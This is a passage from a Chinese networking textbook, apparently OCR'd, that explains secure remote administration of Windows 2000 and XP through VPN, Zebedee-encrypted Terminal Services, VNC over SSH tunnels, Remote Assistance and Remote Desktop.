


图 6.12　选择创建虚拟专用网络(VPN)服务器

在 VPN 客户端上新建连接，在网络连接类型中选中“通过 Internet 连接到专用网络”单选按钮，如图 6.13 所示。




图 6.13　选择网络连接类型

单击“下一步”按钮，弹出图 6.14 所示(目标地址)对话框，在此应输入所要连接的 VPN 服务器的主机名或 IP 地址，然后按照向导提示就可以建立与 VPN 服务器的连接。




图 6.14　输入 VPN 服务器的 IP 地址

6.4　Windows 2000 远程控制的三种安全解决方法

远程控制中最明显的问题是客户端机器和服务器的通信要通过 Internet，这样交换的数据就可能被黑客侦听到。还有一个问题就是远程控制本身漏洞(例如开放特定的端口)也会导致网络攻击。选择远程控制方案最终的目标是要保证作为网关的用户能控制服务器不被攻击。

尽管 Windows 2000 操作系统中实现远程控制有很多种方法。并不是所有的软件都符合远程控制方案安全原则，用户可以通过组合不同的软件来完成所需要的远程控制解决方案。

下面的一些例子就是通过对 Windows 2000 操作系统自带服务或者第三方软件组合使用来达到安全可靠的远程控制。

6.4.1　Windows 2000 终端服务结合 Zebedee 软件的使用

终端服务是在 Windows 2000 中提供的允许用户在一个远端的 Windows 2000 服务器上执行基于 Windows 的应用程序的技术。终端服务应该是 Windows 2000 服务器进行远程管理使用最多的办法，这和它的使用便利性以及其属于 Windows 内置的服务同时带来的其他好处有关，比如可以使用 Windows 2000 服务器自带的认证系统。但是这个终端服务程序本身有一些缺陷：无法对用户连接 IP 作出限制；没有明确提出改变默认监听端口的办法；没有日志记录工具。单独使用终端服务并不安全，但可以通过与 Zebedee 软件结合，实现上面的远程管理安全需要。Zebedee 软件的主界面如图 6.15 所示。

Zebedee 监听本地指定的应用，将要传输的 TCP 或 UDP 数据进行加密、压缩；客户端与服务器端之间建立一个通信隧道；压缩、加密的数据通过隧道进行传输；可以令多个 TCP 或 UDP 的连接建立在同一个 TCP 连接之上。




图 6.15　Zebedee 程序主界面

通常使用 Zebedee 分为以下两步。

① 配置 Zebedee 的监听端口，使用到如下的命令：C:\zebedee-s-o server.log。

② 在客户机上配置监听 3389 端口并且使它重定向到用户服务器上 Zebedee 的监听端口，使用命令如下：C:\>zededee 3389 serverhost:3389。

Zebedee 启动后，它与终端服务的结合使用原理如图 6.16 所示。当开启终端服务的客户端进程(目标 TCP 端口 3389)时，本地 Zebedee 客户端开始截取数据包；Zebedee 将数据加密、压缩后发给 Zebedee 服务器(这里 Zebedee 服务默认端口 11965)；Zebedee 服务器接收后再解压缩、解密传输给服务器的服务(服务端口 TCP:3389)。这里服务器上的终端服务好像是与本地的终端服务客户端进行的连接，但实际上所有传输的数据包都经过了一个加密的隧道。此外，Zebedee 还可以通过配置文件来实现身份认证、加密、IP 地址过滤以及日志功能。一个配置良好的 Zebedee 和 Windows 2000 的终端服务相互结合，可以构建一个十分安全的远程管理系统。




图 6.16　结合 Zebedee 的终端服务原理图

鉴于一般终端服务不提供文件传输的功能，所以需要考虑其他的办法。可以使用 FTP 服务器。但 FTP 服务器通常被认为是不安全的，也可以通过 Zebedee 的加密隧道增强其安全性，方法是直接在终端服务上传输数据。

6.4.2 在 SSH 上使用 VNC 软件

VNC(Virtual Network Computing)是著名的远程管理工具,类似 Windows 2000 的终端服务,相对于其他管理工具,VNC 有自己不少的特点:

- 客户端活动如掉线不会影响到服务端,再次连接就可以了。
- 客户端无须安装,甚至用 IE 等浏览器就可控制服务端。
- 最大的优点就是真正跨平台使用,用户可以在 Windows 下用客户端远程控制 UNIX,反之亦然。默认端口是 5800、5900,该版本是运行在 x86 Win32 下的完整安装包,可自行选择安装服务端或客户端。

VNC 是一个类似于终端服务的远程管理软件,和终端不同的地方有以下几点:

- VNC 和当前正在登录的用户共用同一个会话,可以与当前登录的用户同时操作。
- VNC 客户端适用于不同的平台,包括 Windows CE 和 Java。
- VNC 能够限制 IP 访问。
- 在客户端和服务器端没有经过加密。

最大的问题是 VNC 的数据传输没有经过加密。用户可以配合使用 SSH 加密来弥补这一缺陷。通常使用 Open SSH(可以从 http://www.networksimplicity.com/openssh 站点下载)。Open SSH 是类似于 Zebedee 的软件。但是它更广泛地应用于 SMTP、HTTP、FTP、POP3 和 Telnet 传输数据包加密。和 Zebedee 一样,它是通过端口通信隧道,不同的是 SSH 已经成为广大用户公认的加密协议。

从概念上讲 OpenSSH 转发数据包和 Zebedee 相似。通常可以配置服务器的监听端口(OpenSSH 默认端口为 22),连接到 SSH 使用的端口。一个 SSH 客户端实质上是一个加密的 Telnet 远程访问控制提示符。但 SSH 也能用同样一个控制提示符给其他的协议连接进行加密。下面两个步骤实现在 SSH 基础上的 VNC 远程控制。

① C:\>ssh L5901:serverhost:5900serverhost,创建一个 SSH 服务器端口对 VNC 在本地和服务器数据包之间的转发。

② C:\>vncviewer:1,如图 6.17 所示。实际上是一个 VNC 会话通过 SSH 加密通道进行传输(这种传输是在 VNC 服务器和客户端之间进行)。




图 6.17 通过 SSH 基础上的 VNC 远程控制包传输

用户使用多用户平台时也能够使用在 SSH 基础上的 VNC 远程控制,因为 VNC 和 SSH 都支持常用的操作系统。

6.4.3 VPN 技术应用在 Windows 2000 远程控制

可以通过 Windows 2000 Server 系统自带的管理工具管理远程交互,例如客户机可以

通过映射服务器的驱动器来管理远程接入管理。当然也可以使用其他的网络服务达到远程控制的目的。Windows 2000 Server 远程管理是通过打开连接服务器的 445 端口，通过这个端口对交换数据进行转发。但是在客户和服务器之间的数据没有经过加密，这就会导致一些网络攻击，但是用户可以使用另外一些加密隧道技术。网络隧道技术指的是利用一种网络协议来传输另一种网络协议，主要利用网络隧道协议来实现这种功能。利用 L2TP 隧道协议来对交换数据进行传输，安全性得到极大的加强。

VPN 技术在 Windows 2000 远程控制的应用有如下优点。

- VPN 致力于为网络提供整体的安全性，是性价比较高的安全方式。
- VPN 的管理性能提高得很快，管理工作站可以直接提供多单元的支持。
- VPN 使用 L2TP 加密通道是虚拟专用拨号网络协议。
- VPN 能够限制 IP 访问。
- VPN 可以在网络连接中透明地配置，而不需要修改网络或客户端的配置。

完成服务器和客户端的配置之后，可以看见一个 VPN 连接图标。双击该图标，根据提示填入用户名和密码，就能连接到服务器。

6.5　Windows XP 系统中的远程控制

6.5.1　Windows XP 远程协助的应用

“远程协助”是 Windows XP 附带提供的一种简单的远程控制的方法。远程协助的发起者通过 MSN Messenger 向 Messenger 中的联系人发出协助要求，在获得对方同意后，即可进行远程协助，远程协助中被协助方的计算机将暂时受协助方(在远程协助程序中被称为专家)的控制，专家可以在被控计算机当中进行系统维护、安装软件、处理计算机中的某些问题或者向被协助者演示某些操作。



图 6.18　MSN 中请求远程协助

如果用户安装的是 MSN Messenger 6.1，还需要安装 Windows Messenger 4.7 才能够进行“远程协助”。使用远程协助时，可在 MSN Messenger 的主界面中选择“操作”|“请求远程协助”选项，如图 6.18 所示。然后在弹出的“请求远程协助”对话框中选择要邀请的联系人，如图 6.19 所示。当邀请被接受后会弹出“远程协助”程序对话框，被邀请人单击“远程协助”对话框中的“接管控制权”按钮就可以操纵邀请人的计算机了。

双方可以在“远程协助”对话框中输入消息、交谈和传输文件，就如同在 MSN Messenger 中一




图 6.19 选择进行远程协助的人员

样。被控方如果想终止远程协助，可按 Esc 键或单击“终止控制”按钮即可。

6.5.2 Windows XP“远程桌面”的应用

使用远程协助进行远程控制实现起来非常简单，但它必须由主控双方协同才能够进行，所以 Windows XP 专业版中又提供了另一种远程控制方式——“远程桌面”，利用“远程桌面”，用户可以在远离办公室的地方通过网络对计算机进行远程控制。即使主机处在无人状况，“远程桌面”仍然可以顺利进行，远程操作的用户可以通过这种方式使用计算机中的数据、应用程序和网络资源，它也可以让用户的同事访问到用户的计算机的桌面，以便于进行协同工作。

1. 配置“远程桌面”主机

